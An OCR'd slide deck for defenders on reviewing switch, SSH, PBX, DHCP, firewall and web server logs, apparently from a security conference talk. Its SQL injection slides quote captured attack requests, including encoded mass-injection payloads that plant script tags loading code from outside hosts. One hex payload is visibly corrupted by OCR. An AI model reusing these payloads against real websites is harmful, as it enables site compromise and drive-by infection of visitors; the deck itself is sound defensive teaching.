What your log files are trying to tell you?

But is being ignored

Mark Hofman
Principal Consultant Shearwater Solutions
Incident Handler @ Internet Storm Center
Certified Instructor SANS Institute

Tier-3

SHEARWATER

Agenda

- Who has time to look at logs?
- What the logs are trying to tell you
- What should you be looking for?
- How often?

SHEARWATER


Overview of the standard

Who has time to look at logs?

Tier-3

SHEARWATER

How often are logs reviewed?




SHEARWATER

Why look?

- Attacks do not work first time every time
- Get to know your world
- Set up correctly, logs will tell the story

What the logs are trying to tell you?



Internal switches

I 05/03/12 12:19:47 00076 ports: port C12 is now on-line
I 05/03/12 13:40:34 00083 dhcp: W_MGMT: updating IP address and subnet mask
I 05/03/12 13:47:02 00435 ports: port B20 is Blocked by STP
I 05/03/12 13:47:05 00076 ports: port B20 is now on-line
W 05/03/12 13:47:20 00419 auth: Invalid user name/password on TELNET session
I 05/03/12 13:47:23 00077 ports: port B20 is now off-line
I 05/03/12 13:47:44 00435 ports: port B20 is Blocked by STP
I 05/03/12 13:47:47 00076 ports: port B20 is now on-line
W 05/03/12 13:48:05 00419 auth: Invalid user name/password on TELNET session
W 05/03/12 13:50:45 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:50:46 00419 auth: Invalid user name/password on SSH session
I 05/03/12 13:51:42 00077 ports: port B20 is now off-line
I 05/03/12 13:52:01 00179 mgr: SME SSH from 10.89.2.207 - MANAGER Mode
W 05/03/12 13:52:59 00641 ssh: read error Connection reset by peer, session aborted
W 05/03/12 13:53:07 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:53:14 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:53:18 00419 auth: Invalid user name/password on SSH session
I 05/03/12 13:53:30 00179 mgr: SME SSH from 10.89.2.207 - MANAGER Mode
W 05/03/12 13:54:18 00641 ssh: read error Connection reset by peer, session aborted
W 05/03/12 13:54:33 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:54:38 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:54:39 00419 auth: Invalid user name/password on SSH session
I 05/03/12 13:55:05 00179 mgr: SME TELNET from 10.89.2.207 - MANAGER Mode
I 05/03/12 13:56:11 00179 mgr: SME SSH from 10.89.0.64 - MANAGER Mode

SHEARWATER

Internal Switch

W 05/03/12 13:47:20 00419 auth: Invalid user name/password on TELNET session

Correlate with radius logs

W 05/03/12 13:48:05 00419 auth: Invalid user name/password on TELNET session
W 05/03/12 13:50:45 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:50:46 00419 auth: Invalid user name/password on SSH session

I 05/03/12 13:52:01 00179 mgr: SME SSH from 10.89.2.207 - MANAGER Mode
W 05/03/12 13:52:59 00641 ssh: read error Connection reset by peer, session aborted
W 05/03/12 13:53:07 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:53:14 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:53:18 00419 auth: Invalid user name/password on SSH session
I 05/03/12 13:53:30 00179 mgr: SME SSH from 10.89.2.207 - MANAGER Mode
W 05/03/12 13:54:18 00641 ssh: read error Connection reset by peer, session aborted
W 05/03/12 13:54:33 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:54:38 00419 auth: Invalid user name/password on SSH session
W 05/03/12 13:54:39 00419 auth: Invalid user name/password on SSH session
I 05/03/12 13:55:05 00179 mgr: SME TELNET from 10.89.2.207 - MANAGER Mode
I 05/03/12 13:56:11 00179 mgr: SME SSH from 10.89.0.64 - MANAGER Mode

SHEARWATER

Windows PWD resets

staff1	admin1	20/04/2012 22:03
staff1	admin1	20/04/2012 23:34
staff1	admin2	26/04/2012 10:56
staff2	admin1	20/04/2012 21:00
staff2	admin1	20/04/2012 22:02
staff2	admin1	20/04/2012 23:33
staff3	admin1	20/04/2012 21:00
staff3	admin1	20/04/2012 22:24
staff3	admin1	21/04/2012 0:10
staff3	admin1	20/04/2012 22:36
staff3	admin2	26/04/2012 10:55

staff4	admin1	20/04/2012 22:03
staff4	admin1	20/04/2012 23:34
staff4	admin3	24/04/2012 14:25
staff4	admin4	24/04/2012 16:02
staff5	admin1	20/04/2012 23:34
staff5	admin1	20/04/2012 22:03
staff5	admin2	26/04/2012 10:55
staff6	admin1	20/04/2012 23:33
staff6	admin1	20/04/2012 21:00
staff6	admin2	26/04/2012 10:55

Internet connected PBX

```
[[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102"<sip:102@41.0.38.107>'
failed for '222.222.5.86' - No matching peer found
[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found



[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found
[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found
[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found
[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found
[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found
[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found
[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found
[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found
[Apr 29 02:40:09] NOTICE[8690] chan_sip.c: Registration from '"102" <sip:102@41.0.38.107>' failed for '222.222.5.86'
- No matching peer found
```

Syslog for SSH

Apr 17 12:47:54 zprd sshd[82669]: Invalid user adam from 209.172.57.45
Apr 17 12:47:55 zprd sshd[82672]: Invalid user adi from 209.172.57.45
Apr 17 12:47:56 zprd sshd[82674]: Invalid user admin from 209.172.57.45
Apr 17 12:47:57 zprd sshd[82676]: Invalid user admin1 from 209.172.57.45
Apr 17 12:47:58 zprd sshd[82679]: Invalid user admin1 from 209.172.57.45
Apr 17 12:48:00 zprd sshd[82681]: Invalid user admin2 from 209.172.57.45
Apr 17 13:38:32 zprd sshd[83594]: Invalid user ant from 219.239.110.139
Apr 17 13:38:36 zprd sshd[83598]: Invalid user office from 219.239.110.139
Apr 17 13:38:39 zprd sshd[83601]: Invalid user pc from 219.239.110.139
Apr 17 13:38:43 zprd sshd[83604]: Invalid user bureau from 219.239.110.139
Apr 17 13:38:46 zprd sshd[83607]: Invalid user jasmin from 219.239.110.139
Apr 17 13:38:50 zprd sshd[83612]: Invalid user laura from 219.239.110.139
Apr 17 13:38:53 zprd sshd[83615]: Invalid user david from 219.239.110.139
Apr 17 13:38:57 zprd sshd[83618]: Invalid user david from 219.239.110.139
Apr 17 13:39:00 zprd sshd[83621]: Invalid user scanner from 219.239.110.139
Apr 17 13:39:04 zprd sshd[83624]: Invalid user webmaster from 219.239.110.139

DHCP log

13:26:24	PC31WEST.anon.domain.tld	192.168.10.2	70----------63	Renew
13:26:24	PC56WEST.anon.domain.tld	192.168.10.87	70----------A5	Renew
13:26:03	android-klmnopq.anon.domain.tld	192.168.25.11	A0----------6B	Renew
13:25:57	PC96EAST.anon.domain.tld	192.168.25.1	00----------50	Renew
13:25:29	android-d82aac138d93781.anon.domain.tld	192.168.25.9	A0----------7A	Renew
13:24:35	Neo.anon.domain.tld	192.168.25.107	18----------10	Renew
13:24:21	android-abcdefg.anon.domain.tld	10.99.99.121	A0----------9F	Renew
13:23:25	Ferris_Beuller-iPhone-2.anon.domain.tld	10.99.99.106	68----------6A	Renew
13:21:05	PC56SOUTH.anon.domain.tld	192.168.99.3	00----------CA	Renew
13:21:00	SYDPRDS02.anon.domain.tld	172.29.58.59	00----------1D	Renew

Firewall Log

Deny udp src servicenw:MAIL-RELAY/137 dst outside:37.94.14.111/137
by access-group "acl-servicenw"

Deny udp src servicenw:MAIL-RELAY/137 dst outside:2.95.36.241/137
by access-group "acl-servicenw"

Deny udp src servicenw:MAIL-RELAY/137 dst outside:94.170.211.144/137
by access-group "acl-servicenw"

Deny udp src servicenw:MAIL-RELAY/137 dst outside:61.93.128.184/137 by access-group "acl-servicenw"
Deny udp src servicenw:MAIL-RELAY/137 dst outside:194.42.227.218/137 by access-group "acl-servicenw"
Deny udp src servicenw:MAIL-RELAY/137 dst outside:132.10.23.131/137 by access-group "acl-servicenw"
Deny udp src servicenw:MAIL-RELAY/137 dst outside:115.23.34.13/137 by access-group "acl-servicenw"

Firewall logs

2012-05-09 14:36:08 +00:00 125.211.210.130	6000	999.999.999.133	**1433**	TCP	S
2012-05-09 14:36:08 +00:00 125.211.210.130	6000	999.999.999.149	1433	TCP	S
2012-05-09 14:36:08 +00:00 125.211.210.130	6000	999.999.999.135	1433	TCP	S
2012-05-09 14:36:08 +00:00 125.211.210.130	6000	999.999.999.132	1433	TCP	S
2012-05-09 14:36:08 +00:00 125.211.210.130	6000	999.999.999.134	1433	TCP	S
2012-05-09 14:41:49 +00:00 62.212.162.139	54057	999.999.999.133	**22**	TCP	S
2012-05-09 14:41:49 +00:00 62.212.162.139	49608	999.999.999.135	22	TCP	S
2012-05-09 14:41:49 +00:00 62.212.162.139	54055	999.999.999.130	22	TCP	S
2012-05-09 14:41:49 +00:00 62.212.162.139	54056	999.999.999.132	22	TCP	S

Firewall logs

2012-05-09 14:43:26 +00:00 **31.222.66.4**	8	999.999.999.132	0	ICMP	
2012-05-09 14:43:27 +00:00 31.222.66.4	8	999.999.999.132	0	ICMP	
2012-05-09 14:43:28 +00:00 **31.222.66.4**	57126	999.999.999.132	**53**	UDP	
2012-05-09 14:43:28 +00:00 31.222.66.4	57126	999.999.999.132	53	UDP	
2012-05-09 14:43:34 +00:00 **31.222.66.4**	3107	999.999.999.132	53	**TCP**	S
2012-05-09 14:43:34 +00:00 31.222.66.4	3120	999.999.999.132	53	TCP	S
2012-05-09 23:44:19 +00:00 **31.222.66.4**	57126	999.999.999.132	**7**	UDP	
2012-05-09 23:44:20 +00:00 31.222.66.4	57126	999.999.999.132	7	UDP	

SHEARWATER

Firewall logs – some unusual ports

2012-05-10 13:36:12 +00:00 120.3.125.92	2286	999.999.999.132	**6666**	TCP	S
2012-05-10 13:36:12 +00:00 120.3.125.92	2292	999.999.999.134	6666	TCP	S
2012-05-10 13:36:12 +00:00 120.3.125.92	2289	999.999.999.133	6666	TCP	S
2012-05-10 13:36:13 +00:00 120.3.125.92	2386	999.999.999.132	**8909**	TCP	S
2012-05-10 13:36:13 +00:00 120.3.125.92	2392	999.999.999.134	8909	TCP	S
2012-05-10 13:36:13 +00:00 120.3.125.92	2395	999.999.999.135	8909	TCP	S
2012-05-10 13:36:14 +00:00 120.3.125.92	2437	999.999.999.149	8909	TCP	S
2012-05-10 13:36:14 +00:00 120.3.125.92	2486	999.999.999.132	**9415**	TCP	S

SHEARWATER

SQL Injection

2012-04-17 18:24:20 W3SVC1962150715 68.71.84.175 GET /Category.cfm

catID=21+update+Categories+set+Category_Title=REPLACE(cast(Category_Title+as+varchar(8000)),cast(char(60)%2Bchar(47)%2Bchar(116)%2Bchar(105)%2Bchar(116)%2Bchar(108)%2Bchar(101)%2Bchar(62)%2Bchar(60)%2Bchar(115)%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(32)%2Bchar(115)%2Bchar(114)%2Bchar(99)%2Bchar(61)%2Bchar(104)%2Bchar(116)%2Bchar(116)%2Bchar(112)%2Bchar(58)%2Bchar(47)%2Bchar(47)%2Bchar(104)%2Bchar(110)%2Bchar(106)%2Bchar(104)%2Bchar(107)%2Bchar(109)%2Bchar(46)%2Bchar(99)%2Bchar(111)%2Bchar(109)%2Bchar(47)%2Bchar(114)%2Bchar(46)%2Bchar(112)%2Bchar(104)%2Bchar(112)%2Bchar(32)%2Bchar(62)%2Bchar(60)%2Bchar(47)%2Bchar(115)%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(62)+as+varchar(8000)),cast(char(32)+as+varchar(8)))-- 80 - 31.210.100.242
Mozilla/5.0+(Windows;+U;+Windows+NT+5.0;+en-US;+rv:1.4)+Gecko/20780624+Netscape/7.1+(ax) 500 0 0

'</title><script src=http://hnjhkm.com/r.php ></script>'

2012-04-17 **18:24:20** W3SVC1962150715 68.71.84.175 GET /Category.cfm

catID=21+update+Categories+set+Category_Title=REPLACE(cast(Category_Title+as+varchar(8000)),cast(char(60)%2Bchar(47)%2Bchar(116)%2Bchar(105)%2Bchar(116)%2Bchar(108)%2Bchar(101)%2Bchar(62)%2Bchar(60)%2Bchar(115)%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(32)%2Bchar(115)%2Bchar(114)%2Bchar(99)%2Bchar(61)%2Bchar(104)%2Bchar(116)%2Bchar(116)%2Bchar(112)%2Bchar(58)%2Bchar(47)%2Bchar(47)%2Bchar(110)%2Bchar(105)%2Bchar(107)%2Bchar(106)%2Bchar(106)%2Bchar(117)%2Bchar(46)%2Bchar(99)%2Bchar(111)%2Bchar(109)%2Bchar(47)%2Bchar(114)%2Bchar(46)%2Bchar(112)%2Bchar(104)%2Bchar(112)%2Bchar(32)%2Bchar(62)%2Bchar(60)%2Bchar(47)%2Bchar(115)%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(62)+as+varchar(8000)),cast(char(32)+as+varchar(8)))-- 80 - 31.210.100.242
Mozilla/5.0+(Windows;+U;+Windows+NT+5.0;+en-US;+rv:1.4)+Gecko/20780624+Netscape/7.1+(ax) 500 0 0

2012-04-17 **18:24:22** W3SVC1962150715 68.71.84.175 GET /Category.cfm
catID=21+update+Categories+set+Category_Title=cast(

More SQL injection

2011-11-30 20:46:47 96.9.149.76 /somedirectory/somepage.asp

IMO=9115377%27+declare+%40s+varchar%284000%29+set+%40s%3Dcast%280x
73657420616e73695f7761726e696e6773206f6666204445434c41524520405420564152434841522832353529204445434c41524520546162 6c655f437572736f7220435552534f5220464f522073656c65637420632e5441424c455f4e414d452c632e434f4c554d4e5f4e414d452066726f6d20494e464f524d4154494f4e5f534348454d412e636f6c756d6e7320632c20494e464f524d4154494f4e5f534348454d412e7461626c657320724076657865726520632e444154415f5459504520696e2028276e7661726368617272c27766172636861727 2c276e74657874272c27746578742720616e6420632e4348415241435445525f4d4158494d554d5f4c454e4754483e333020616e6420742e7461626c655f6e616d653d632e7461626c655f6e616d6520616e6420742e7461626c655f747970653d27424153452054424c4527204f50454e205461626c655f437572736f7220464554434824e4558542046524f4d205461626c655f437572736f7220494e544f2040542c4043205748494c4528404046455443485f5354415455533d302920424547494e20455845432827555044415445205b272b40542b275d2053455 4205b272b40432b275d3d2727223e3c2f7469746c653e3c736372697074207372633d22687474703a2f2f6c696c75706f706869696c75706f702e636f6d2f736c2e706870223e3c2f7363726970743e3c212d2d27272b525452494d28434f4e564552542856415243484152283630303029 2c5b272b40432b275d292920776857265204c4546542852545249 4d28434f4e564552542856415243484152283630303029 2c5b272b40432b275d29292c3137293c3e2727223e3c2f7469746c653e3c7363726970747272720272920464554434824e4558542046524f4d205461626c655f437572736f7220494e544f2040542c404320454e4420434c4f5345205461626c655f437572736f72204445414c4c4f4341544520546162 6c655f437572736f72+as+varchar%284000%29%29+exec%28%40s%29--&A-DATABASE-FIELD=aa+bb+cc&element=dd+ee+-+ffffff|-|ASP_0113|Script_timed_out

SQL injection

2011-11-**16** 05:13:55 **176.65.161.71** /somedirectory/somepage.asp IMO=9115377%27%29%29%2F%2A%2A%2For%2F%2A%2A%2F1%3D%40%40version--&A-DATABASE-FIELD=aa+bb+cc&element=dd+ee+-+ffffff|79|80040e14|Line_1:_Incorrect_syntax_near_')'.

2011-11-**17** 09:18:20 **64.191.13.178** /somedirectory/somepage.asp IMO=9115377%2F%2A%2A%2For%2F%2A%2A%2F1%3D%40%40version%29--&A-DATABASE-FIELD=aa+bb+cc&element=dd+ee+-+ffffff|79|80040e07|Syntax_error_converting_the_varchar_value_'9115377/**/or/**/1=@@version)--'_to_a_column_of_data_type_int.

2011-11-17 10:43:55 64.120.194.86 /somedirectory/somepage.asp IMO=9115377%29%29%2F%2A%2A%2For%2F%2A%2A%2F1%3D%40%40version--&A-DATABASE-FIELD=aa+bb+cc&element=dd+ee+-+ffffff|79|80040e07|Syntax_error_converting_the_varchar_value_'9115377))/**/or/**/1=@@version--'_to_a_column_of_data_type_int.

2011-11-17 10:50:01 64.191.13.178 /somedirectory/somepage.asp IMO=9115377%29%2F%2A%2A%2For%2F%2A%2A%2F1%3D%40%40version--&A-DATABASE-FIELD=aa+bb+cc&element=dd+ee+-+ffffff|79|80040e07|Syntax_error_converting_the_varchar_value_'9115377)/**/or/**/1=@@version--'_to_a_column_of_data_type_int.

SQL injection

2011-11-**17** 14:48:09 **213.229.96.13** /somedirectory/somepage.asp IMO=9115377%2F%2A%2A%2For%2F%2A%2A%2F1%3D%40%40version%29%29--&A-DATABASE-FIELD=aa+bb+cc&element=dd+ee+-+ffffff|79|80040e07|Syntax_error_converting_the_varchar_value_'9115377/**/or/**/1=@@version))--'_to_a_column_of_data_type_int.

2011-11-**17** 16:06:51 **64.191.13.178** /somedirectory/somepage.asp IMO=9115377%27%2F%2A%2A%2For%2F%2A%2A%2F1%3D%40%40version--&A-DATABASE-FIELD=aa+bb+cc&element=dd+ee+-+ffffff|79|80040e07|Syntax_error_converting_the_nvarchar_value_'Microsoft_SQL_Server__2000_-_8.00.2039_(Intel_X86)__+May__3_2005_23:18:38__+Copyright_(c)_1988-2003_Microsoft_Corporation_+Standard_Edition_on_Windows_NT_5.2_(Build_3790:_Service_Pack_2)_'_to_a_column_of_data_type_int.

2011-11-**17** 19:10:15 **64.191.13.178** /somedirectory/somepage.asp IMO=9115377%27%2F%2A%2A%2For%2F%2A%2A%2F1%3D%40%40version%29%29--&A-DATABASE-FIELD=aa+bb+cc&element=dd+ee+-+ffffff|79|80040e14|Line_1:_Incorrect_syntax_near_')'.

2011-11-**19** 22:24:41 **94.228.222.41** /somedirectory/somepage.asp IMO=9115377%27%2F%2A%2A%2For%2F%2A%2A%2F1%3D%40%40version%29--&A-DATABASE-FIELD=aa+bb+cc&element=dd+ee+-+ffffff|79|80040e14|Line_1:_Incorrect_syntax_near_')'.

SQL Injection

2011-11-18 14:47:56 111.222.333.2 GET /somedirectory/somepage.asp IMO=9115377--snip--- 80 - 64.191.13.178 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.0) **200**

2011-11-18 18:21:00 111.222.333.2 GET /somedirectory/somepage.asp IMO=9115377--snip--- 80 - 64.191.13.178 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.0) 200

2011-11-19 04:09:08 111.222.333.2 GET /somedirectory/somepage.asp IMO=9115377--snip--- 80 - 94.228.222.41 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.0) 200

2011-11-19 15:57:10 111.222.333.2 GET /somedirectory/somepage.asp IMO=9115377--snip--- 80 - 96.9.149.76 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.0) 200

2011-11-19 18:18:22 111.222.333.2 GET /somedirectory/somepage.asp IMO=9115377--snip--- 80 - 96.9.149.76 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.0) 200

2011-11-19 22:13:52 111.222.333.2 GET /somedirectory/somepage.asp IMO=9115377--snip--- 80 - 96.9.149.76 Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.0) 200


SQL injection

2011-11-30 20:46:47 96.9.149.76 /somedirectory/somepage.asp

IMO=9115377%27+declare+%40s+varchar%284000%29+set+%40s%3Dcast%280x736574

20616e73695f7761726e696e6773206f6666620444543 4c41524520405420564152434841522832353529204445434c41524520546162 6c655f437572736f722043555253 4f5220464f52207365 6c65637420632 e5441424c455f4e414d452c632e4346c5546e5f4e414d452066726f6d2049e464f5246415449 4e5f5343484540412e636f6c756d6e7320632c20494e464f524d4154494f4e5f5343484540412e7461626c65732074207 7686572652062 6e444154 15f4595045209 8e2028276e7 6617263686172272c27766172636861722722c276e7465787427 2c2774657874272920616e642063 2e3484152414354455 2564415849 4d554d5 4e45e4754 83e3330 20616e642074 2e7461626 c655f6e616 d65536 1e8d653 6322e7461626c655f6e616d652061 6e642074 2e7461626 c655f 437572736 f722044 5443 4204e 4558542046524 f4d205461626 c655f 437572736 f722049 44e4 2040542 c4043 2045748494c4528404046455443489 5f3544154555333 d3029204254749 4e204558454328275550 4415450 5b272b40542b275d2053455420 5b272b40432b27 d3d2727223e3c2f7469746 c653e3c7363726970742073726 33d226874747 03a2f2f6 c696c7570670686 96c7570670 2e6368 6d2f726 c2e7068 70223e3c2f7363726970743e3c212d2d27272b5254524 4d2843 4f4e5645254 2856415243484152283630303 0292c5b272b40432b275d2929207 7686572652046

Printer Logs



SHEARWATER

What should you be looking for?

Tier-3

SHEARWATER


Look for

- Unusual activity
  - Hosts on the wrong network
  - Devices talking to “strangers”
  - Unusual protocols
  - Abnormal user activity
    - Password resets
    - Print jobs
    - Workstations/laptops moving about
  - When something bounces off the firewall check what got through.

SHEARWATER

Get Creative

- Don’t forget the more unusual logs
  - KB2641653.log – update logs
  - Windows firewall log
  - Application logs
  - DB logs
  - sulog
  - sudo
  - SMF records
  - *Insert favourite product log here*



SHEARWATER

How often?

As often as you can

- Make time
  - One hour?
  - Ten minutes?

Last word

- Know your environment
- Follow up on unusual activity
  - Most of the time it will be “normal” activity
  - Sometimes it is not
- Don’t make it difficult for yourself
- Automate!, Correlate!
  - Use the tools available.

SHEARWATER

Questions?

mhofman@shearwater.com.au
markh.isc@gmail.com

Tier-3

SHEARWATER